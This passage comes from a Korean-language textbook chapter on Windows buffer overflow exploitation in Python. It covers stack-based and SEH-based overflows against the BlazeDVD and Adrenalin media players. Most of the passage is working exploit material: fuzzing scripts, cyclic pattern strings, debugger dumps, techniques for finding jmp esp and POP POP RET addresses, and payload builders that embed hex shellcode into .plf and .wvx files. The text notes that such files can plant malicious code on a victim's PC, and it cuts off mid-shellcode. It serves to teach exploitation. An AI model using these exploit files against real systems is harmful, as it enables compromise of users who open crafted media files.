junk+=" a0b0c0d0e0f0g0h0i0j0k0l0m0n0o0p0q0r0s0t0u0v0w0x0yz0a1b1c1d1e1f
        1g1h1i1j1k1l1m1n1o1p1q1r1s1t1u1v1w1x1yz1a2b2c2d2e2f2g2h2i
        2j2k2l2m2n2o2p2q2r2s2t2u2v2w2x2yz2a3b3c3d3e3f3g3h3i3j3k3l3m
        3n3o3p3q3r3s3t3u3v3w3x3yz3a4b4c4d4e4f4g4h4i4j4k4l4m4n4o4p4q4r
        4s4t4u4v4w4x4yz4a5b5c5d5e5f5g5h5i5j5k5l5m5n5o5p5q5r5s5t5u
        5v5w5x5yz5a6b6c6d6e6f6g6h6i6j6k6l6m6n6o6p6q6r6s6t6u6v6w6x6yz
        6a7b7c7d7e7f7g7h7i7j7k7l7m7n7o7p7q7r7s7t7u7v7w7x7yz7a8b8c8d8e
        8f8g8h8i8j8k8l8m8n8o8p8q8r8s8t8u8v8w8x8yz8a9b9c9d9e9f9g9h9i9j9k
        9l9m9n9o9p9q9r9s9t9u9v9w9x9yz9"
x=open('blazeExpl.plf', 'w')
x.write(junk)
x.close()
```

결과를 보면 ESP 레지스터에는 i0로 시작하는 문자열이 들어가 있다. 테스트 문자열에서 17번째 값이다. 앞의 16바이트를 임의의 값으로 채우고 나머지를 의도하는 해킹 코드로 채우면 간단하게 해킹에 성공할 수 있다.

디버깅 결과

```
ESP: 0012f348 (   1241928) -> i0j0k0l0m0n0o0p0q0r0s0t0u0v0w0x0yz0a1b1c
        1d1e1f1g1h1i1j1k1l1m1n1o1p1q1r1s1t1u1v1w1x1yz1a2b2c2d2e2f
        2g2h2i2j2k2l2m2n2o2p2q2r2s2t2u2v2w2x2yz2a3b3c3d3e3f3g3h3i3j3k
        3l3m3n3o3p3q3r3s3t3u3v3w3x3yz3a4b4c4d4e4f4g4h4i4j4k4l4m4n4o4p4q
        4r4s4t4u4v4w4x4yz4a5b5c5d5e5f5g5h5i (stack)
```

이제 해킹에 필요한 입력 값을 대부분 완성했다. 두 번째 줄에는 'jmp esp' 명령어를 찾아서 넣어주고, 세 번째 줄에는 NOPS를 의미하는 16진수 코드를 넣어준다. 마지막 줄에 해킹 코드를 삽입하면 된다.

해킹에 필요한 문자열

```
junk ="\x41"*260
junk+="\x42"*4                  #EIP에 들어가 주소(jmp esp 명령어의 주소를 찾아서 입력)
junk+="\x90"*16                 #NOPS
junk+="hacking code"  .         #해킹 코드
```

5.5 jmp esp 명령어 주소 찾기

메모리에 로딩된 명령어 중에서 'jmp esp'를 찾아서 해당 주소를 가져와야 한다. 다양한 기법이 있겠지만 가장 간단한 findjmp.exe 프로그램을 이용해보자. 해당 프로그램은 인터넷 검색을 통해 쉽게 찾을 수 있다. http://ragonfly.tistory.com/entry/jmp-esp-program 사이트를 참조해 보자. 프로그램 사용은 굉장히 단순하다. 윈도우 명령 창을 열어서 fiindjmp.exe 파일이 위치한 디렉터리로 이동한 후 다음과 같은 명령어를 입력하면 된다.

예제 8-10 jmp esp 명령어 주소 찾기

```
C:\Python27\test> findjmp kernel32.dll esp

Scanning kernel32.dll for code useable with the esp register
0x76FA7AB9      call esp
0x76FB4F77      jmp esp
0x76FCE17A      push esp - ret
0x76FE58FA      call esp
0x7702012F      jmp esp
0x770201BB      jmp esp
0x77020247      call esp
```

findjmp는 인수로 2개를 입력받는데, 첫 번째는 명령어를 찾을 DLL이고 두 번째는 레지스터

이름이다. 프로그램에서 일반적으로 가장 많이 참조하는 kernel32.dll을 이용해보자. 여러 개의 jmp esp 주소가 검색되는데, 가장 처음의 값을 사용한다.

5.6 공격 실행

앞에서 잠시 언급했지만, 마지막 코드는 정상적으로 동작하지 않는다. 윈도우에서는 버퍼 오버플로 공격을 방지하기 위해 DEP(Data Execution Prevention)와 스택 보호(Stack Protection) 기능 등을 꾸준히 추가해 왔다. 프로그램의 정확한 동작을 확인하고 싶다면 XP SP1을 설치해서 테스트하면 된다. 다음으로, Window 7의 강화된 보안 기능을 우회할 수 있는 고급 버퍼 오버플로 기법을 알아보자.

8-11 해킹에 필요한 문자열

```
from struct import pack
junk ="\x41"*260
junk+="\x77\x4F\xFB\x76"
junk+="\x90"*16
junk+=("\xd9\xc8\xb8\xa0\x47\xcf\x09\xd9\x74\x24\xf4\x5f\x2b\xc9" +
"\xb1\x32\x31\x47\x17\x83\xc7\x04\x03\xe7\x54\x2d\xfc\x1b" +
"\xb2\x38\xff\xe3\x43\x5b\x89\x06\x72\x49\xed\x43\x27\x5d" +
"\x65\x01\xc4\x16\x2b\xb1\x5f\x5a\xe4\xb6\xe8\xd1\xd2\xf9" +
"\xe9\xd7\xda\x55\x29\x79\xa7\xa7\x7e\x59\x96\x68\x73\x98" +
"\xdf\x94\x7c\xc8\x88\xd3\x2f\xfd\xbd\xa1\xf3\xfc\x11\xae" +
"\x4c\x87\x14\x70\x38\x3d\x16\xa0\x91\x4a\x50\x58\x99\x15" +
"\x41\x59\x4e\x46\xbd\x10\xfb\xbd\x35\xa3\x2d\x8c\xb6\x92" +
"\x11\x43\x89\x1b\x9c\x9d\xcd\x9b\x7f\xe8\x25\xd8\x02\xeb" +
"\xfd\xa3\xd8\x7e\xe0\x03\xaa\xd9\xc0\xb2\x7f\xbf\x83\xb8" +
"\x34\xcb\xcc\xdc\xcb\x18\x67\xd8\x40\x9f\xa8\x69\x12\x84" +
"\x6c\x32\xc0\xa5\x35\x9e\xa7\xda\x26\x46\x17\x7f\x2c\x64" +
"\x4c\xf9\x6f\xe2\x93\x8b\x15\x4b\x93\x93\x15\xfb\xfc\xa2" +
"\x9e\x94\x7b\x3b\x75\xd1\x7a\xca\x44\xcf\xeb\x75\x3d\xb2" +
"\x71\x86\xeb\xf0\x8f\x05\x1e\x88\x6b\x15\x6b\x8d\x30\x91" +
"\x87\xff\x29\x74\xa8\xac\x4a\x5d\xcb\x33\xd9\x3d\x0c"
)
```

```
x=open('blazeExpl.plf', 'w')
x.write(junk)
x.close()
```

6. SEH 기반 버퍼 오버플로

6.1 개요

SEH의 기본 개념

먼저 SEH(Structured Exception Handler)의 개념을 알아보자. 윈도우 운영체제에서 제공하는 예외처리 메커니즘이다. SEH는 연결 리스트(Linked List)로 연결된 체인 구조로 되어 있다.



그림 8-16 SEH 체인의 동작 방식

예외가 발생하면 운영체제는 SEH 체인을 따라가면서 예외를 처리하는 함수가 있으면 차례대로 실행하고 처리 함수가 없으면 건너뛰면서 예외를 처리한다. 마지막 체인은 Next SEH가 0xFFFFFFFF를 가리키게 되고, 예외처리를 커널로 넘겨준다. 개발자 수준에서 모든 예외를

처리할 수 없는 현실적인 문제를 해결하고 애플리케이션이 더욱 안정적으로 운영될 수 있도록 지원한다.

Windows 7에서는 SEH를 활용한 버퍼 오버플로 공격을 차단하기 위해 다양한 기술을 개발해 왔다. 첫째는 Zeroing of CPU 기술인데, SEH가 호출되는 시점에 모든 레지스터의 값을 0으로 초기화하는 기술이다. 앞에서 언급한 ESP에 악성 코드의 주소를 입력하고 jmp esp 명령의 실행 주소를 찾아서 EIP 레지스터에 입력하는 방식으로는 더는 해킹이 불가능하다. 두 번째는 SEHOP(Structured Exception Handler Overwrite Protection) 기술로, 다음 SEH 핸들러 주소로 이동하기 전에 유효성을 검증하는 방법이다. 마지막은 SafeSEH 기법인데, Exception Handler 주소로 사용될 수 있는 주소를 제한하는 기술이다. 앞에서 언급한 3가지의 기술이 모두 적용된 애플리케이션을 버퍼 오버플로 기법을 통해서 해킹하는 것을 매우 어렵다. 앞으로 SEH 버퍼 오버플로 기법에 대해서 간단히 알아보고 Windows 7에 적용된 보안 기술을 우회해서 해킹하는 방법을 찾아보자.

SEH 버퍼 오버플로의 기본 개념



그림 8-17 SEH 버퍼 오버플로

예외가 발생하게 되면 가장 먼저 스택 상단에 예외 처리에 사용되는 EXCEPTION_DISPOSITION 핸들러 구조체를 집어넣는다. 이 구조체의 두 번째 항목에는 Next SEH를 가리키는 주소가 저장돼 있다. SHE 버퍼 오버플로의 핵심은 이 구조체의 특성을 활용하는 것이다. 세부적인 동작 방식은 다음과 같다.

① **EXCEPTION_DISPOSTION 핸들러** 예외 처리에 사용되는 구조체를 스택에 집에 넣는다.

② **SEH 실행** 운영체제는 SEH가 가리키는 주소에 있는 Opcode를 실행한다. 입력 값을 미리 세팅해서 SEH에는 POP POP RET 명령어를 가리키는 주소를 설정한다.

③ **POP POP RET 실행** 스택에서 상위 2개의 값을 꺼내고 세 번째 값을 실행한다. '44 BB 00 00'에 해당하는 값은 운영체제에 의해 예외가 발생하는 시점에 설정된 Next SEH의 주소다.

④ **JMP 실행** 6바이트만큼 점프하는 명령어를 실행한다.

⑤ **셸 코드 실행** 마지막으로 해킹을 위해 입력한 셸 코드를 실행한다.

이제 SEH 버퍼 오버플로 공격을 위한 기본적인 지식을 모두 습득했다. 파이썬으로 코드를 만들어가면서 SEH 버퍼 오버플로 공격을 시도해보자.

6.2 퍼징과 디버깅

먼저 퍼징을 통해 애플리케이션 오류를 발생시키고 디버깅을 이용해서 해킹 코드를 하나씩 만들어보자. 앞에서 살펴본 기본 개념을 중심으로 파이썬 코드를 만들어 본다.



그림 8-18 해킹 절차

일반적인 절차는 스택 기반 버퍼 오버플로와 유사하다. 다만, EIP를 겹쳐 쓰는(overwrite) 것이 아니라 SEH를 겹쳐 써서 해킹을 시도하는 것이다. 퍼징을 통해서 어느 정도 길이의 문자열을 입력했을 때 SEH를 겹쳐 쓰는지 찾아낸다. 디버거를 이용해서 'POP POP RET' 명령어의 주소를 찾아내서 SEH 위치에 해당 주소를 입력한다. Next SEH에 'short jmp' 명령어에 해당하는 16진수 코드를 입력하면 사용자가 입력한 셸 코드를 실행하는 아드레날린 실행 파일이 완성된다. 일반적인 사용자가 인터넷에서 내려받은 멀티미디어 파일을 실행시킬 때 PC에 악성 코드를 심을 수 있는 준비가 된 것이다.

샘플 코드와 테스트 대상이 되는 애플리케이션은 http://www.exploit-db.com/exploits/26525/ 사이트에서 내려받고 디버거는 bufferOverflowTest.py를 그대로 사용한다. 다만, processName 변수에 'BlazeDVD.exe' 대신 'Play.exe'를 입력한다. 이제 내려받은 애플리케이션을 설치하면 테스트 준비는 완료된다.

8-12 fuzzingAdrenalin.py

```
junk="\x41"*2500
x=open('Exploit.wvx', 'w')
x.write(junk)
x.close()
```

예제의 동작 방식은 fuzzingBlazeDVD.py와 유사하다. 먼저 임의 길이의 연속된 A 문자를 가진 아드레날린 실행 파일을 만든다. 아드레날린 플레이어를 실행하고 bufferOverflowTest.py를 실행해서 플레이어를 디버깅할 준비를 한다. 마지막으로 플레이어를 통해서 Exploit.wvx 파일을 열면 오류가 발생하고 디버거는 다음과 같은 결과를 화면에 출력하게 된다.

퍼징 테스트 실행 결과

```
0x00401565 cmp dword [ecx-0xc],0x0 from thread 3920 caused access
violation when attempting to read from 0x41414135

CONTEXT DUMP
  EIP: 00401565 cmp dword [ecx-0xc],0x0
  EAX: 000009c4 (      2500) -> N/A
  EBX: 00000003 (         3) -> N/A
  ECX: 41414141 (1094795585) -> N/A
  EDX: 0012b227 (   1225255) -> AS Ua<PA\SQT\Xf88 kXAQSdd (stack)
  EDI: 0012b120 (   1224992) -> AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
(stack)
  ESI: 0012b120 (   1224992) -> AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
(stack)
  EBP: 0012b068 (   1224808) -> AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
```

```
(stack)
  ESP: 0012a84c (   1222732) -> vHt%gAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA (stack)
  +00: 0012b0d0 (   1224912) -> AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
(stack)
  +04: 00487696 (   4748950) -> N/A
  +08: 00672574 (   6759796) -> ((Q)(QQnRadRnRQRQQQFH*SGH*S|lR}lRnRQ
(Play.exe.data)
  +0c: 0012b1b4 (   1225140) -> AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
AAAA (stack)
  +10: 00000000 (         0) -> N/A
  +14: 00000001 (         1) -> N/A

disasm around:
   0x0040155e ret
   0x0040155f int3
   0x00401560 push esi
   0x00401561 mov esi,ecx
   0x00401563 mov ecx,[esi]
   0x00401565 cmp dword [ecx-0xc],0x0
   0x00401569 lea eax,[ecx-0x10]
   0x0040156c push edi
   0x0040156d mov edi,[eax]
   0x0040156f jz 0x4015bf
   0x00401571 cmp dword [eax+0xc],0x0

SEH unwind:
   41414141 -> 41414141: Unable to disassemble at 41414141
   ffffffff -> ffffffff: Unable to disassemble at ffffffff
```

앞장의 예제에서는 EIP 레지스터에 관심이 있었지만, 지금은 SEH의 내용에 관심이 있다. 마

지막 부분에 있는 SEH unwind를 살펴보자. 퍼징 테스트를 위해서 Exploit.wvx 파일에 입력한 값을 확인할 수 있다. 이제 해야 할 작업은 어느 정도의 길이의 입력 값으로 SEH를 겹쳐 쓸 수 있는지 알아내는 것이다.

6.3 SEH 겹쳐 쓰기

일정한 규칙을 가진 문자열을 생성해서 몇 번째 값이 SEH를 겹쳐 쓰는지 확인해보자. 문자열은 a~z 그리고 0~9까지의 문자를 가로와 세로로 교차해서 임의로 생성할 수 있다.

8-13 fuzzingAdrenalin.py

```
junk="aabacadaeafagahaiajakalamanaoapaqarasatauavawax-
ayaza0a1a2a3a4a5a6a7a8a9aabbbcbdbebfbgbhbibjbkblbmbnbobpbqbrbsbtbubvb-
wbxbybzb0b1b2b3b4b5b6b7b8b9bacbcccdcecfcgchcicjckclcmcncocpcqcrcsct-
cucvcwcxcyczc0c1c2c3c4c5c6c7c8c9cadbdcdddedfdgdhdidjdkdldmdndodpd-
qdrdsdtdudvdwdxdydzd0d1d2d3d4d5d6d7d8d9daebecedeeefegeheiejekelemeneo-
epeqereseteuevewexeyeze0e1e2e3e4e5e6e7e8e9eafbfcfdfefffgfhfifjfkflfmfn-
fofpfqfrfsftfufvfwfxfyfzf0f1f2f3f4f5f6f7f8f9fagbgcgdgegfggghgigjgkglg-
mgngogpgqgrgsgtgugvgwgxgygzg0g1g2g3g4g5g6g7g8g9gahbhchdhehfhghhhihjhkh-
lhmhnhohphqhrhshthuhvhwhxhyhzh0h1h2h3h4h5h6h7h8h9haibicidieifigihiiijik-
iliminioipiqirisitiuiviwixiyizi0i1i2i3i4i5i6i7i8i9iajbjcjdjejfjgjh-
jijjjkjljmjnjojpjqjrjsjtjujvjwjxjyjzj0j1j2j3j4j5j6j7j8j9jakbkckdkekfk-
gkhkikjkkklkmknkokpkqkrksktkukvkwkxkykzk0k1k2k3k4k5k6k7k8k9kalblcld-
lelflglhliljlkllmlnlolplqlrlsltlulvlwlxlylzl0l1l2l3l4l5l6l7l8l9lamb-
mcmdmemfmgmhmimjmkmlmmmnmompmqmrmsmtmumvmwmxmymzm0m1m2m3m4m5m6m7m8m-
9manbncndnenfngnhninjnknlnmnnnonpnqnrnsntnunvnwnxnynzn0n1n2n3n-
4n5n6n7n8n9naobocodoeofogohoiojokolomonooopoqorosotouovowoxoyo-
zo0o1o2o3o4o5o6o7o8o9oapbpcpdpepfpgphpipjpkplpmpnpopppqprpspt-
pupvpwpxpypzp0p1p2p3p4p5p6p7p8p9paqbqcqdqeqfqgqhqiqjqkqlqmqnqo-
qpqqqrqsqtquqvqwqxqyqzq0q1q2q3q4q5q6q7q8q9qarbrcrdrerfrgrhrirjrkrl-
rmrnrorprqrrrsrtrurvrwrxryrzr0r1r2r3r4r5r6r7r8r9rasbscsdsesfsgshsis-
jskslsmsnsosqsrssstsusvswsxsyszs0s1s2s3s4s5s6s7s8s9satbtctdtetft-
gthtitjtktltmtntotptqtrtstttutvtwtxtytzt0t1t2t3t4t5t6t7t8t9taubucu-
dueufuguhuiujukulumunuoupuqurusutuuuvuwuxuyuzu0u1u2u3u4u5u6u7u8u9uavb-
vcvdvevfvgvhvivjvkvlvmvnvovpvqvrvsvtvuvvvwvxvyvzv0v1v2v3v4v5v6
```

```
v7v8v9vawbwcwdwewfwgwhwiwjwkwlwmwnwowpwqwrwswtwuwvwwwxwywzw0w-
1w2w3w4w5w6w7w8w9waxbxcxdxexfxgxhxixjxkxlxmxnxoxpxqxrxsxtxuxvx-
wxxxyxzx0x1x2x3x4x5x6x7x8x9xaybycydyeyfygyhyiyjykylymynyoypyqy-
rysytyuyvywyxyyyzy0y1y2y3y4y5y6y7y8y9yazbzczdzezfzgzhzizjzkzlzmznzoz-
pzqzrzsztzuzvzwzxzyzzz0z1z2z3z4z5z6z7z8z9za0b0c0d0e0f0g0h0i0j0k0l0m0n0
o0p0q0r0s0t0u0v0w0x0y0z000102030405060708090a1b1c1d1e1f1g1h1i1j1k1l1m-
1n1o1p1q1r1s1t1u1v1w1x1y1z10111213141516171819 1a2b2c2d2e2f2g2h2i-
2j2k2l2m2n2o2p2q2r2s2t2u2v2w2x2y2z202122232425262728292a3b3c3d3e3f-
3g3h3i3j3k3l3m3n3o3p3q3r3s3t3u3v3w3x3y3z303132333435363738393a4b4c-
4d4e4f4g4h4i4j4k4l4m4n4o4p4q4r4s4t4u4v4w4x4y4z404142434445464748494a5b-
5c5d5e5f5g5h5i5j5k5l5m5n5o5p5q5r5s5t5u5v5w5x5y5z-
505152535455565758595a6b6c6d6e6f6g6h6i6j6k6l6m6n6o6p6q6r6s6t6u-
6v6w6x6y6z606162636465666768696a7b7c7d7e7f7g7h7i7j7k7l7m-
7n7o7p7q7r7s7t7u7v7w7x7y7z707172737475767778797a8b8c8d8e8f8g8h8i-
8j8k8l8m8n8o8p8q8r8s8t8u8v8w8x8y8z808182838485868788898a9b9c9d9e9f-
9g9h9i9j9k9l9m9n9o9p9q9r9s9t9u9v9w9x9y9z909192939495969798999"
x=open('Exploit.wvx', 'w')
x.write(junk)
x.close()
```

프로그램을 실행해서 Exploit.wvx 파일을 생성하고, 아드레날린 프로그램을 통해 실행하면 디버거로 오류 상황을 모니터링할 수 있다. 지금은 SEH를 겹쳐 써야 하므로 SEH unwind 부분을 살펴보자. 처음 부분이 Next SEH이고 다음 부분이 SEH에 해당한다.

디버깅 결과

```
SEH unwind:
   33313330 -> 33333332: Unable to disassemble at 33333332
   ffffffff -> ffffffff: Unable to disassemble at ffffffff
```

'33313330'과 '33333332'를 화면에서 볼 수 있다. decode 명령어를 통해 문자열로 바꿔보면 '3031'과 '3233'에 해당한다는 것을 확인할 수 있다. '3031'은 2,140번째 문자열에 해당한다. 따라서 2,140바이트까지는 더미(Dummy) 문자열로 입력하고 다음에 'POP POP RET' 명령에 해당하는 주소를 넣으면 된다.

6.4 POP POP RET 명령어 찾기

pydbg 모듈로 해당 명령어를 찾기는 쉽지 않다. 편의를 위해서 OllyDbg 디버거를 다음 사이트(http://www.ollydbg.de/download.htm)에서 내려받는다. zip 파일을 받아서 압축을 풀면 별도의 설치 과정 없이 디버거를 사용할 수 있다. 아드레날린 플레이어를 먼저 실행한 후 OllyDbg를 실행한다. OllyDbg 상단 [File] 메뉴에서 첨부(Attach) 기능을 사용해보자. Play.exe 파일을 찾아서 첨부한다.



그림 8-19 실행 파일 첨부

디버거는 프로세스의 메모리 및 레지스터의 상태를 화면에 보여준다. 이제 메모리에 올라와 있는 실행 모듈 정보를 확인해 보자. [View] 메뉴에서 [Executable Modules]를 선택한다. Play.exe에서 사용하는 모든 모듈에 대한 정보를 보여 준다.



그림 8-20 모듈 정보 보기

앞에서 Windows 7에서는 해킹을 방지하기 위한 여러 가지 장치가 있다고 설명한 바 있다. 구체적인 정보를 보려면 추가적인 플러그인을 설치해서 살펴봐야 하지만, 일반적으로 Windows 디렉터리 이외의 애플리케이션 영역 DLL이 취약점이 많으므로 여기서는 AdrenalinX.dll 파일을 선택해서 POP POP RET 명령어를 검색해 본다.

해당 DLL을 더블클릭해서 마우스 오른쪽 버튼을 클릭하면 [Search for] → [Sequence of Commands] 메뉴를 확인할 수 있다. 다음 그림과 같이 입력하면 명령어의 시작 주소를 찾을 수 있다. 주소를 찾을 때 한가지 주의할 점은 00, 0A, 0D 문자를 포함하는 주소는 제외하는 것이다.

명령어 찾기

```
POP r32
POP r32
RETN
```

해킹에 유효한 주소를 찾을 때까지 검색을 계속해보자. 앞부분에 있는 주소들은 '00'을 포함하고 있으므로 뒷부분으로 적당히 이동한 후에 검색을 시작해보자. 그럼 다음과 같은 결과를 얻을 수 있다.



그림 8-21 명령어 찾기

6.5 공격 실행

이제 해킹 프로그램을 완성할 수 있다. 앞부분의 2,140바이트는 특정 문자로 채우고 Next SEH 부분에는 6바이트만큼 점프하는 16진수 코드를 입력한다. 그리고 SEH 부분에는 POP POP RET 명령어의 시작 주소를 입력한다. 마지막은 계산기를 실행하는 셸 코드를 붙여 넣는다.

예제 8-14 fuzzingAdrenalin.py

```
junk="\x41"*2140
junk+="\xeb\x06\x90\x90"#short jmp
junk+="\xcd\xda\x13\x10"#pop pop ret ***App Dll***

#Calc shellcode from msf (-b '\x00\x0a\x0d\x0b')
junk+=("\xd9\xc8\xb8\xa0\x47\xcf\x09\xd9\x74\x24\xf4\x5f\x2b\xc9" +
